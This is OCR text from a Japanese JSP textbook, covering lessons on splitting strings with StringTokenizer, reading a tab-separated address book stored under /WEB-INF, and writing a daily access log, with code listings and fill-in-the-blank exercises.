19行目に注目してください。

```
19 StringTokenizer token = new StringTokenizer(result, ",");
```


StringTokenizerクラスは、文字列を区切り文字で分割する機能を持つと同時に、分割した文字列にアクセスするための手段を提供します。

ここでは、文字列resultを区切り文字「,」で分割し、その結果をStringTokenizerオブジェクトとして変数tokenに保持しておきます。

```
25 <ol>
26   <li><%=token.nextToken() %></li>
27   <li><%=token.nextToken() %></li>
28   <li><%=token.nextToken() %></li>
29 </ol>
```

StringTokenizerオブジェクト内に保持された分割文字列を**トークン**と呼びます。nextTokenメソッドを用いることで、先頭から順番にトークンにアクセスすることが可能です。

つまり、26～28行目は同じことを記述しているように見えますが、実は前から順番に分割されたトークンを取り出しているのです。



▲StringTokenizerは文字列を分割する


まとめ

- JSP＆サーブレットで、クライアントからマルチバイト文字を受け取るには、あらかじめrequestオブジェクトのsetCharacterEncodingメソッドで、使用している文字コードを宣言しておく必要があります。
- 連想配列（HashMap）を使うことで、配列の中身を簡単に検索できます。
- StringTokenizerオブジェクトは、文字列を特定の区切り文字で分割する際に便利です。

実習　講義　練習問題　CHAPTER 03 LESSON 12

Q フォームから入力された単語の意味を連想配列から検索します。以下の空欄を埋めて、p_word2.jspを完成させてみましょう。

Hint リスト内の「¥t」はタブ文字を表します。



▲調べたい単語を入力すると…　▲単語の意味が表示される

リスト1 p_word1.jsp

```
1 <%@ page contentType="text/html;charset=UTF-8" %>
2 <!DOCTYPE html>
3 <html>
4 <head>
5 <meta charset="UTF-8" />
6 <title>単語帳検索</title>
```

```
</head>
<body>
<form method="POST" action="p_word2.jsp">
<label>検索する単語：
  <input type="text" name="keywd" size="20" />
</label>
<input type="submit" value="検索" />
</form>
</body>
</html>
```

リスト2 p_word2.jsp

```
<%@ page contentType="text/html;charset=UTF-8"
         import="  ①  " %>
<!DOCTYPE html>
<html>
<head>
<meta charset="UTF-8" />
<title>単語帳検索（検索結果）</title>
</head>
<body>
<%
  ②  map = new  ②  ();
map.  ③  ("JSP", "Java Server Pages ¥t Java言語で記述できるHTML埋込型言語");
map.  ③  ("XML", "eXtensible Markup Language ¥t 要素を定義できるデータ記述言語");
map.  ③  ("PHP", "Hypertext PreProcessor ¥t 豊富な関数が魅力のHTML埋込型言語");
map.  ③  ("ASP.NET", "Active Server Pages .NET ¥t IIS上で動作するサーバサイド
処理環境");
String keywd = request.getParameter("keywd");
if(map.  ④  (keywd)) {
  String result = map.get(keywd);
  StringTokenizer token = new StringTokenizer(result, "  ⑤  ");
%>
  <dl>
    <dt>
      検索キーワード：<%=keywd %></dt>
    <dd>
      <ol>
        <li><%=token.nextToken() %></li>
        <li><%=token.nextToken() %></li>
      </ol>
    </dd>
  </dl>
<% } else { %>
  <div style="color:Red">指定された単語は見つかりませんでした</div>
<% } %>
</body>
</html>
```

LESSON 13

テキストファイルを読み取ろう


CHAPTER	LESSON	DAYS
01	01	1st
	02	
	03	
	04	
	05	
02	06	2nd
	07	
	08	
	09	
03	10	3rd
	11	
	12	
	13	4th
	14	
	15	
04	16	5th
	17	
	18	
	19	6th
	20	
	21	
	22	
05	23	7th
	24	
	25	
06	26	8th
	27	
	28	
07	29	9th
	30	
	31	
08	32	10th
	33	
	34	
	35	

レッスン予定日 □□月□□日

レッスン終了 □

前のLESSONでは.jspファイルにハードコーディングしていた住所録情報を、テキストファイルに移動してみます。

テキストファイルは、自由形式のデータ／少量なデータを扱う場合には、小回りもきき、非常に便利な代物です。本LESSONでは、一般的によく使用されるタブ区切りテキストの処理方法を学習しますが、この手法はCSV（Comma Separated Value：カンマ区切りテキスト）形式や自由形式のテキストファイルになっても応用できます。



No.	名前	性別	電話番号	住所
1	高橋秀和	男	04x-231x-123x	小金井市△△町123-3249
2	輪笠貴子	女	00x-1231-xxxx	横浜市○○区△△町34165-1
3	佐々木健司	男	04x-231x-xxxx	川崎市○○町1-3213
4	鳥内宮子	女	09x-21xx-xx97	横浜市◇◇区5-16
5	金崎瑞穂	女	02x-654x-324x	相模原市△△区1-9-21

▲HTMLテーブルとして整形された住所録を表示

サンプルファイル：jsp10 ▶ lesson13 ▶ WEB-INF ▶ address.jsp / data ▶ data.txt

実習 講義 練習問題 CHAPTER 03 LESSON 13

1 コードを入力する

メモ帳で/lesson13フォルダーのaddress.jspを開き、リストのマーカー部分を入力します。入力できたら、ファイルを上書き保存してください。

リスト address.jsp

```
1 <%@ page contentType="text/html;charset=UTF-8"
2          import="java.io.*, java.util.*" %>
3 <!DOCTYPE html>
4 <html>
5 <head>
6 <meta charset="UTF-8" />
7 <title>住所録一覧</title>
```

```
</head>
<body>
<table border="1">
<tr>
  <th>No.</th><th>名前</th><th>性別</th><th>電話番号</th><th>住所</th>
</tr>
<%
FileReader reader = new FileReader(
  application.getRealPath("/WEB-INF/data/data.txt"));
BufferedReader buf = new BufferedReader(reader);
while(buf.ready()) {
  String line = buf.readLine();
  out.println("<tr>");
  StringTokenizer token = new StringTokenizer(line, "¥t");
  while(token.hasMoreTokens()) {
    out.println("<td>" + token.nextToken() + "</td>");
  }
  out.println("</tr>");
}
buf.close();
%>
</table>
</body>
</html>
```

テキストファイルの読み込み

文字列を「¥t」で分割し、<td>を出力

テキストを1行ずつ読み込み、<tr>を出力

2 テキストファイルの配置を確認する

P.30でコピーしたサンプルには、すでに住所録ファイルが含まれています。/jsp10/WEB-INF/dataフォルダーを開いて、data.txtが用意されていることを再確認してください*。

* /jsp10/lesson13フォルダーではありませんので、注意してください。

3 ブラウザーで動作を確認する

Tomcatが起動していることを確認してから、ブラウザーから以下のURLを入力してください。P.168の図のようにテキストファイルの内容が一覧表となって表示されれば、成功です。

http://localhost:8080/jsp10/lesson13/address.jsp

ファイルの絶対パスを取得する

今回紹介するFileReaderクラス（java.ioパッケージ）をはじめ、オブジェクト生成やメソッド呼び出しに際して、ファイルの絶対パスを要求するものは少なくありません。このようなときに、コードに直接に絶対パスを記述することもできますが、可搬性が損なわれる原因ともなります。

たとえば、サーバー環境の移動などでプログラムを配置し直すといった場合に、絶対パスを記述していたがばかりに、すべてのコードを書き換えなければならなくなったとしたら、また、その書き換え作業が膨大になってしまったがために、環境の移動が難しくなってしまったとしたら、それは本末転倒な話でしょう。

そこで、JSPでは便利なメソッドを用意しています。16行目に注目してください。

```
15 FileReader reader = new FileReader(
16   application.getRealPath("/WEB-INF/data/data.txt"));
```

applicationオブジェクト*1のgetRealPathメソッドは、引数に指定されたアプリケーションルートからの相対パスを「C:¥Apache Software Foundation¥Tomcat 8.0¥webapps¥jsp10¥WEB-INF¥data」のような絶対パスに変換します。

これによって、環境によるパスの違いを意識することなく、コードを記述できるようになるというわけです。

*1　applicationオブジェクトは、JSPページで利用可能な暗黙オブジェクトの一種です。

ファイルを読み取るFileReader / BufferedReaderクラス

Javaには、ファイルの内容を読み取るためのFileReaderクラスが用意されています。FileReaderクラスに、具体的な読み取り対象のファイルをセットしているのは16行目です。

```
15 FileReader reader = new FileReader(
16   application.getRealPath("/WEB-INF/data/data.txt"));
```

ただしこのFileReaderクラスが提供する読み取り機能は、読み取りの要求ごとにファイルからバイト単位で文字を読み込み、文字列に変換し、復帰するという、きわめて非効率なものです。そこで一般的には、FileReaderクラスから直接読み取りを行うのではなく、BufferedReaderというもう1つのクラスを介します*2。

BufferedReaderクラスは、読み取った文字列をいったんバッファー*3に蓄積しておいて、ある程度まとまったところで処理を行うので、読み取り処理を効率化できます。


17行目が、そのBufferedReaderオブジェクトを生成する一文です。

*2　FileReader / BufferedReaderはいずれも、java.ioパッケージに属するクラスです。使用に際しては、あらかじめインポートの必要があります。

*3　バッファーとは、文字列などのデータを一時的に保存するためのメモリー上の領域のことです。

```
17 BufferedReader buf = new BufferedReader(reader);
```

ここでは、15行目で生成したFileReaderオブジェクトを引数として、新たなBufferedReaderオブジェクトを生成しています（オブジェクトの**ラッピング**と言います）。



▲オブジェクトをラッピングする

Note　テキストファイルの配置場所

注意深い方は、data.txtを.jspページと同じフォルダーに格納しなかったことを疑問に思ったかもしれません。.jspファイルとテキストファイル、同じフォルダーに配置するとなんの問題があるのでしょうか？

アプリケーションを作成していく際に、テキストファイルや設定ファイルなどを利用することはよくあります。しかし、これらのほとんどはエンドユーザーが直接にアクセスするものではありません。それどころか、直接にアクセスしてほしくないこともよくあるはずです。

アプリケーション内部で利用するデータや設定情報には、たとえばアプリケーションを制御するための内部情報やパスワードのような秘匿すべき情報すら含まれている可能性があります*4。

そして、アプリケーションの配下に置かれたファイルは、たとえアプリケーションから直接にリンクを張っていないとしても、URLを知ってさえいれば自由にアクセスできてしまいます。昨今では、検索エンジン経由で自動的にリンクされてしまう可能性もあるでしょう*5。

当然、このような状態は好ましくありません。原則として、テキストファイルや設定ファイルなど、アプリケーション内部で利用する情報は、エンドユーザーが見られない状態にしておくべきです。

そこで登場するのが/WEB-INFフォルダーです。アプリケーションの配下で、/WEB-INFフォルダーは、エンドユーザーからアクセスできない特別なフォルダーです。エンドユーザーから直接にアクセスする必要がない内部情報については、原則として/WEB-INFフォルダー（またはそのサブフォルダー）の配下に配置することで、意図しない情報が外部に流出してしまうリスクを最小限に抑えられます。

*4　そのような情報をテキストファイルで管理する是非はさておいてですが。

*5　ファイルは、コンテナーに配置したその時点で世界中に向けて公開されたと考えるべきなのです。

テキストファイルを1行ずつ読み取る


テキストファイルを読み取るための道具が準備できたところで、18～26行目に注目してみましょう。

```
18 while(buf.ready()) {
19   String line = buf.readLine();
20   out.println("<tr>");
21   StringTokenizer token = new StringTokenizer(line, "¥t");
22   while(token.hasMoreTokens()) {
23     out.println("<td>" + token.nextToken() + "</td>");
24   }
25   out.println("</tr>");
26 }
```

テキストを1行ずつ読み取り、1ループごとに表の1行（<tr>～</tr>）を生成するのが、18～26行目にあたります。

readyメソッドは、**ポインター**が読み取り可能な位置にあるかどうかをtrue / falseで返します。ポインターとは、テキストファイルの現在の読み取り位置を表すBufferedReaderクラス内部の目印とでも思っておけばよいでしょう。BufferedReaderクラスは、このポインターをファイルの先頭から順に動かしながら、テキストファイルを読み取っていきます。

ここでは、「readLineメソッドでテキストを1行ずつ読み取りつつ（ポインターを1行ずつずらしつつ）、行単位にテーブル組みする」作業を、ポインターがファイルの終端に達するまで繰り返しているというわけです。



▲テキストファイルをテーブル化する

構文 readyメソッド

BufferedReaderオブジェクト.ready()

ポインターが読み取り可能な位置にある（＝終端でない）場合、trueを返す。

構文 readLineメソッド

BufferedReaderオブジェクト.readLine()

読み取り中のテキストから次の1行を読み込む。

文字列を分割するStringTokenizerクラス

行単位で読み込まれたデータを、タブ文字で分割するのがStringTokenizerクラスの役割です。21～24行目を見てみましょう。

```
21 StringTokenizer token = new StringTokenizer(line, "¥t");
22 while(token.hasMoreTokens()) {
23   out.println("<td>" + token.nextToken() + "</td>");
24 }
```

21行目ではStringTokenizerクラスのインスタンス（コピー）を生成します*1。これで、読み込まれた行単位のテキスト（line）をタブ文字（¥t）で分割しなさい、という意味になります。

22～24行目で、タブ文字で分割された部分文字列が存在する間（＝hasMoreTokensメソッドがfalseを返すまで）、ループを繰り返します。nextTokenメソッドは、次の部分文字列（トークン）を抽出しますので、テーブルセルを表す<td>要素と合わせて表示します。

詳細については、LESSON 12でも紹介していますので参照してみてください。

*1　StringTokenizerクラスは、java.utilパッケージに属するクラスです。使用に際しては、あらかじめインポートの必要があります。

Note　エスケープシーケンス

JSP（Java）では、「¥＋文字」の形式で、Javaであらかじめ意味を持っている予約文字*2、あるいは、キーボードから直接表現できない特殊文字を表すことができます。このような文字のことを**エスケープシーケンス**と言います。

たとえば、本文でも扱っている「¥t」もエスケープシーケンスの一種で、タブ文字を表します。文字列に改行やタブ文字を含める場合、エスケープシーケンスはよく利用する表現方法ですので、おぼえておくと便利です。JSPで利用可能なエスケープシーケンスを、以下、一覧に示します。


▼主なエスケープシーケンス

文字	概要
¥b	バックスペース
¥r	復帰（キャリッジリターン）
¥n	改行（ラインフィード）
¥t	タブ
¥%	パーセント文字
¥¥	円記号／バックスラッシュ
¥"	ダブルクォーテーション
¥'	シングルクォーテーション
¥*nnn*	8進数*nnn*で表される文字
¥u*nnnn*	16進数*nnnn*で表されるUnicode文字

*2　たとえば文字列の末尾を表すダブルクォーテーション（"）やそもそもエスケープシーケンスを表す円マーク（¥）はそのままでは文字列に含めることはできません。

異なる文字コードのファイルを読み込む

data.txtを自分で作成した人の中には、「あれ？」と思った人もいるかもしれません。そう、.jspファイルと同じく、UTF-8でファイルを保存してしまうと、正しく結果が表示されないのです。



No.	名前	性別	電話番号	住所
1	鬮俶ｧ狗ｧ□蜥□	逕ｷ	04x-231x-123x	蟆城=蒋募ｸや無芭ｳ逕ｺ123-3249
2	霈邵遖□馬ｴ蟷□	螂ｳ	00x-1231-xxxx	讓ｴ豬懷ｸや雷笳句玄芭ｳ芭ｳ逕ｺ34165-1
3	竜舌□□譜ｨ蛛・蜿ｳ	逕ｷ	04x-231x-xxxx	蟾晏ｴ主ｸや雷笳狗伴1-3213
4	魑・蟄□蟷ｺ蟷□	螂ｳ	09x-21xx-xx97	讓ｴ豬懷ｸや裸笳□蝿ｺ5-16
5	驤大ｴ守憎邀□	螂ｳ	02x-654x-324x	遖ｳ讓｡蝪圀ｸや無芭ｳ傭ｺ1-9-21
6	螻ｱ逕ｰ螟ｪ驛□	逕ｷ	04x-xxxx-1234	骼後ご隹ｷ鰹や雷笳狗伴1-2-3

▲テキストファイルから読み込んだ箇所だけが文字化け

というのも、FileReaderクラスはデフォルトで、プラットフォーム標準の文字コードを使用してファイルを読み込みます。つまり、Windows環境であればShift-JISでファイルを開こうとしますので、その時点でデータが破損してしまうのです。

もちろん、テキストファイルをShift-JISで保存すれば、この問題は解決しますが、環境が変わると、文字コードも修正しなければならないのは嬉しくありません*。そもそも標準とは異なる文字コードでファイルを読み込みたいという状況もあるでしょう。その場合には、サンプルコードの15～16行目を以下のように書き換えてみてください。

* たとえばFedora環境であれば、UTF-8がプラットフォーム標準です。

```
InputStreamReader reader = new InputStreamReader(
  new FileInputStream(
    application.getRealPath("/WEB-INF/data/data.txt")), "UTF-8");
```

FileInputStreamクラスは、バイトデータとしてファイルを読み込むためのクラスです。つまり、上のコードでは、FileInputStreamクラスはファイルの内容をいったんバイトデータとして取得し、その後、InputStreamReaderクラスで再び文字列に戻しているというわけです。


InputStreamReaderクラスでは、文字データを再構成する際に使用する文字コードを指定できますので、ここで目的の文字コードを指定することで正しく文字列を認識できます。

まとめ

- 仮想パスを絶対パスに変換するには、applicationオブジェクトのgetRealPathメソッドを使用します。
- ファイルの読み取りには、FileReader / BufferedReaderクラスを用います。
- ファイルの終端はreadyメソッドによって検出できます。readLineメソッドと組み合わせることで、テキストファイルを順番に読み取ることができます。
- StringTokenizerクラスは、特定の区切り文字で文字列を分割します。
- hasMoreTokensメソッドとnextTokenメソッドとを組み合わせることで、文字列の分割結果を順に取り出すことができます。
- 特定の文字コードでファイルを読み込むには、FileInputStream / InputStreamReaderクラスを利用します。

実習　講義　**練習問題**　CHAPTER 03 LESSON 13

Q フォームから入力された名前でテキストファイルを検索し、結果情報を表示してみます。以下の空欄を埋めて、p_addbook2.jspを完成させてみましょう。



▲検索したい名前を入力すると…　▲合致した人の住所情報を表示

リスト1 p_addbook1.jsp

```
<%@ page contentType="text/html;charset=UTF-8" %>
<!DOCTYPE html>
<html>
<head>
<meta charset="UTF-8" />
<title>アドレス帳検索</title>
</head>
<body>
<form method="POST" action="p_addbook2.jsp">
<label>検索する名前：
  <input type="text" name="name" size="20" />
</label>
<input type="submit" value="検索" />
</form>
</body>
</html>
```

リスト2 p_addbook2.jsp

```
<%@ page contentType="text/html;charset=UTF-8"
         import="  ①  " %>
<% request.setCharacterEncoding("UTF-8"); %>
<!DOCTYPE html>
<html>
<head>
<meta charset="UTF-8" />
<title>アドレス帳検索（検索結果）</title>
</head>
<body>
<%
```

```
String no = null, name = null, sex = null, tel = null, address
= null;
boolean flag = false;
String key = request.getParameter("name");
FileReader reader = new FileReader(
   [②]("/WEB-INF/data/data.txt"));
[③] buf = new [③](reader);
while(buf.ready()) {
  String line = [④];
  StringTokenizer token = new StringTokenizer([⑤], "¥t");
  no      = token.nextToken();
  name    = token.nextToken();
  sex     = token.nextToken();
  tel     = token.nextToken();
  address = token.nextToken();
  if([⑥]) {
    flag = true;
    break;
  }
}
buf.close();
if([⑦]){
%>
  <dl>
    <dt style="font-size:14pt;font-weight:bold"><%=name %></dt>
    <dd>
      <ol>
        <li><%=sex %></li>
        <li><%=tel %></li>
        <li><%=address %></li>
      </ol>
    </dd>
  </dl>
<% } else { %>
  <div style="color:Red">指定された名前は見つかりませんでした</div>
<% } %>
</body>
</html>
```

LESSON
14

CHAPTER	LESSON	DAYS
01	01	1st
	02	
	03	
	04	
	05	
02	06	2nd
	07	
	08	
	09	
03	10	3rd
	11	
	12	
	13	4th
	14	
	15	
04	16	5th
	17	
	18	
	19	6th
	20	
	21	
	22	
05	23	7th
	24	
	25	
06	26	8th
	27	
	28	
07	29	9th
	30	
	31	
08	32	10th
	33	
	34	
	35	


レッスン予定日
□□月□□日

レッスン終了 □

カスタムログを記録しよう

LESSON 14では、アクセス時刻／リンク元／アクセスしたブラウザーの種類など、一連のアクセス情報を日ごとにテキストファイルに記録してみます。

前のLESSONで学んだ知識と合わせて、これでテキストファイルの読み書きが自由にできるようになります。今後、データベースとの連携も学んでいきますが、データの記録はいつもデータベースというのではなく、ときにはテキストファイルを有効に使うことで、よりスマートなアプリケーションの構築を目指しましょう。



▲ログを記録

▲記録されたログファイルの中身

サンプルファイル jsp10▶ lesson14▶ customlog.jsp logrec.jsp

実習 講義 練習問題 CHAPTER 03 LESSON 14

1 コードを入力する（JSPファイル）

メモ帳で/lesson14フォルダーのcustomlog.jspを開き、リスト1のマーカー部分を入力します。入力できたら、ファイルを上書き保存してください。

リスト1 customlog.jsp

```
1 <%@ page contentType="text/html;charset=UTF-8" %>
2 <!DOCTYPE html>
3 <html>
4 <head>
```

```
<meta charset="UTF-8" />
<title>カスタマイズ版アクセスログ</title>
</head>
<body>
<jsp:include page="logrec.jsp" flush="true" />
ログを記録しました。
</body>
</html>
```

外部ファイルをインクルード

1 コードを入力する（インクルードファイル）

メモ帳で/lesson14フォルダーのlogrec.jspを開き、リスト2のマーカー部分を入力します。入力できたら、ファイルを上書き保存してください。

リスト2 logrec.jsp

```
<%@ page pageEncoding="UTF-8"
        import="java.util.* ,java.text.* ,java.io.*" %>
<%
StringBuilder builder = new StringBuilder();
Calendar cal = Calendar.getInstance();
Date current = cal.getTime();
SimpleDateFormat dformat = new SimpleDateFormat("yyyyMM");
String path = "/WEB-INF/data/" + dformat.format(current) + ".log";
FileWriter writer = new FileWriter(application.getRealPath(path), true);
BufferedWriter buf = new BufferedWriter(writer, 10);
SimpleDateFormat tformat = new SimpleDateFormat("H:m:s");
builder.append(tformat.format(current));
builder.append("¥t");
builder.append(request.getServletPath());
builder.append("¥t");
builder.append(request.getHeader("referer"));
builder.append("¥t");
builder.append(request.getHeader("user-agent"));
builder.append("¥t");
buf.write(builder.toString());
buf.newLine();
buf.close();
%>
```

ファイル名を作成

書き込み用のファイルをオープン

書き込み文字列を作成

2 ブラウザーで動作を確認する

Tomcatが起動していることを確認してから、ブラウザーから以下のURLを入力してください。P.178の図のようにアクセスログがテキストファイルに記録されれば、成功です。

http://localhost:8080/jsp10/lesson14/customlog.jsp

実習　講義　練習問題　CHAPTER 03 LESSON 14

共通のロジックは別ファイルで

今回のログ書き込みのように、複数のファイルで共用する可能性のあるロジックは、別ファイルとして外部化しておくと再利用でき、便利です。外部化したファイルをインクルードするには、<jsp:include>要素を利用します。customlog.jspの9行目に注目してください。

```
9 <jsp:include page="logrec.jsp" flush="true" />*1
```

<jsp:include>要素は、アクションタグと呼ばれるものの一種です。アクションタグは、JSPアプリケーションで使用する定型的な処理を、プログラムとしてではなくHTMLによく似たタグの形式で提供し、コーディングの手間を省くことができます。Javaを知らないコンテンツの制作者でもページを記述できるので、プログラマーとデザイナーの分業を促進できます。

構文 **<jsp:include>要素**[*2]

```
<jsp:include page ="インクルードするファイル"
             flush="インクルード前に強制的に出力を行うか" />
```

指定された外部ファイルを現在のページにインクルードする。

インクルードファイルではpageEncoding属性が必須

インクルードファイル（＝<jsp:include>要素でインクルードされたファイル）を記述する場合には、1点だけ注意すべきポイントがあります。というのも、

@pageディレクティブのpageEncoding属性が必須

であるという点です。

P.38でも触れたように、通常の.jspファイルでは、出力文字コードとソースコードの記述文字コードが等しい場合、pageEncoding属性は省略可能です。

しかしインクルードファイルでは、親ページ（インクルードする側の.jspファイル）でcontentType属性がすでに宣言されているため、インクルードファイル（子ページ）の側で重ねてcontentType属性を宣言することはできません[*3]。

ところが子ページでcontentType属性を省略すると、コンテナーがインクルードファイルを記述した文字コードを知る手がかりを失ってしまいますので、インクルードファイルの文字化けが発生してしまうのです[*4]。

*1 アクションタグは、正確にはXML構文に則った形で記述しなくてはなりません。たとえば、終了タグを省略する場合は、タグを「～ />」で閉じるなどの点に注意してください（XML構文に関する詳細はP.42を参照してください）。

*2 <jsp:include>要素は、@includeディレクティブで置き換えることも可能です。<%@include file="logrec.jsp" %>

*3 contentType属性を重ねて宣言した場合の挙動については、使用しているコンテナーによって異なりますが、Tomcatではただ単に無視されるようです。

*4 ちなみに、今回は（たまたま）インクルードファイルにマルチバイト文字が含まれていないため、pageEncoding属性がなくても文字化けなどの問題は発生しません。

そこで登場するのが、pageEncoding属性です。pageEncoding属性は、親ページ／子ページに双方記述してもコンテナーはそれぞれを正しく認識できますので、今度は子ページにマルチバイト文字が含まれていても正しくこれを表示できます。

まとめると、インクルードファイルを含むページでは、

- 親ページの文字コードは、contentType属性で宣言
- 子ページの文字コードは、pageEncoding属性で宣言

とすることで、正しくページを表示することができます。

定型的な処理を実現するアクションタグ

JSPでは、<jsp:include>の以外にも、いくつかのアクションタグが標準で用意されています。ここでは、その中でもよく使用される主なアクションタグを参考までに列挙しておくことにします。

▼主なアクションタグ

アクションタグ	概要
`<jsp:forward>`	他のページに処理を転送 `Ex.<jsp:forward page="next.jsp" />`
`<jsp:param>`	`<jsp:forward>`／`<jsp:include>`要素と合わせて使用することで、インクルードファイルや転送先のファイルに対して、パラメーターを設定
`<jsp:useBean>`	JavaBeansクラスの呼び出し（CHAPTER 06を参照）
`<jsp:setProperty>`	JavaBeansのプロパティを設定
`<jsp:getProperty>`	JavaBeansのプロパティを取得

日付データを整形するSimpleDateFormatクラス

日付データというのは、計算するにも表現するにも難しい、ある意味で複雑なデータです。しかも日常的には頻繁に使用されるデータでもあるため、プログラミング上も避けて通ることはできません。

そこでJavaでは、日付データの多彩な表現を簡単に実現するために、SimpleDateFormatという日付データ整形用の専用クラスを用意しています*5。

SimpleDateFormatクラスは、日付データを指定された書式文字列に従って整形します。サンプルlogrec.jspの5～8行目に注目してください。

```
5 Calendar cal = Calendar.getInstance();
6 Date current = cal.getTime();
7 SimpleDateFormat dformat = new SimpleDateFormat("yyyyMM");
8 String path = "/WEB-INF/data/" + dformat.format(current) + ".log";
```

*5 SimpleDateFormatは、java.textパッケージに属するクラスです。使用に際しては、あらかじめインポートの必要があります。

7行目では、新規にSimpleDateFormatオブジェクトを生成しています。コンストラクターの引数として指定しているのが、書式文字列と呼ばれるものです。ここでは、ログファイルの名前を「yyyyMM」（西暦4桁＋月2桁）形式で整形しようとしています*1。

あとは、書式文字列がセットされたSimpleDateFormatオブジェクトからformatメソッドを呼び出すことで、日付情報を整形できます。formatメソッドは引数として（Calendarオブジェクトではなく）Dateオブジェクトを受け取る点に注意してください。Dateオブジェクトはnew演算子で生成することもできますが、ここではCalendarオブジェクトのgetTimeメソッドを介して生成することにします（6行目）。

以下に、SimpleDateFormatクラスで使用可能な書式指定子（書式を表す記号）を挙げておきます。SimpleDateFormatクラスでは、これらの書式指定子を組み合わせることで、さまざまな日付／時刻書式を表現できます。

*1　たとえば、2015年4月のログであれば、「201504.log」のように、です。

▼SimpleDateFormatクラスで利用可能な書式指定子

記号	意味	例
G	紀元	AD
y	年	2015
M	月	03
d	日	14
h	時間（1～12）	5
H	時間（0～23）	5
m	分	15

記号	意味	例
s	秒	30
S	ミリ秒	343
E	曜日	土
D	年内で何日目か	92
w	年内で第何週か	12
W	月内で第何週か	2
a	午前／午後	PM

Note　数値データの整形はDecimalFormatクラス

日付データの整形を行うSimpleDateFormatクラスに対して、java.textパッケージには数値データの整形を行うためのDecimalFormatクラスも用意されています。DecimalFormatクラスの使い方は、SimpleDateFormatクラスとほとんど同じ――コンストラクターで書式文字列を指定した後、formatメソッドで数値を整形します。

```
DecimalFormat nfmt = new DecimalFormat("#,###円");
out.println(nfmt.format(2500.11));  // 2,500円
```

以下に、DecimalFormatクラスで使用可能な書式指定子を挙げておきます。

▼DecimalFormatクラスで利用可能な書式指定子

記号	意味
0	桁合わせの数字（0でも表示される）
#	桁合わせの数字（0だと表示されない）
.	数値／通貨の桁区切り文字
-	マイナス記号

記号	意味
,	グループ区切り文字
E	科学表記法の仮数と指数の区切り文字
;	正負のサブパターンを区切る
%	パーセント文字

ファイルにテキストを書き込む

JSPには、ファイルにデータを書き込むためのFileWriterクラス（java.ioパッケージ）が用意されています。FileWriterクラスに、具体的な書き込み先対象のファイルをセットしているのは、以下の9行目です。もしも指定されたファイルが存在しない場合には、新規にファイルが生成されます。

```
 9 FileWriter writer = new FileWriter(application.getRealPath(path), true);
```

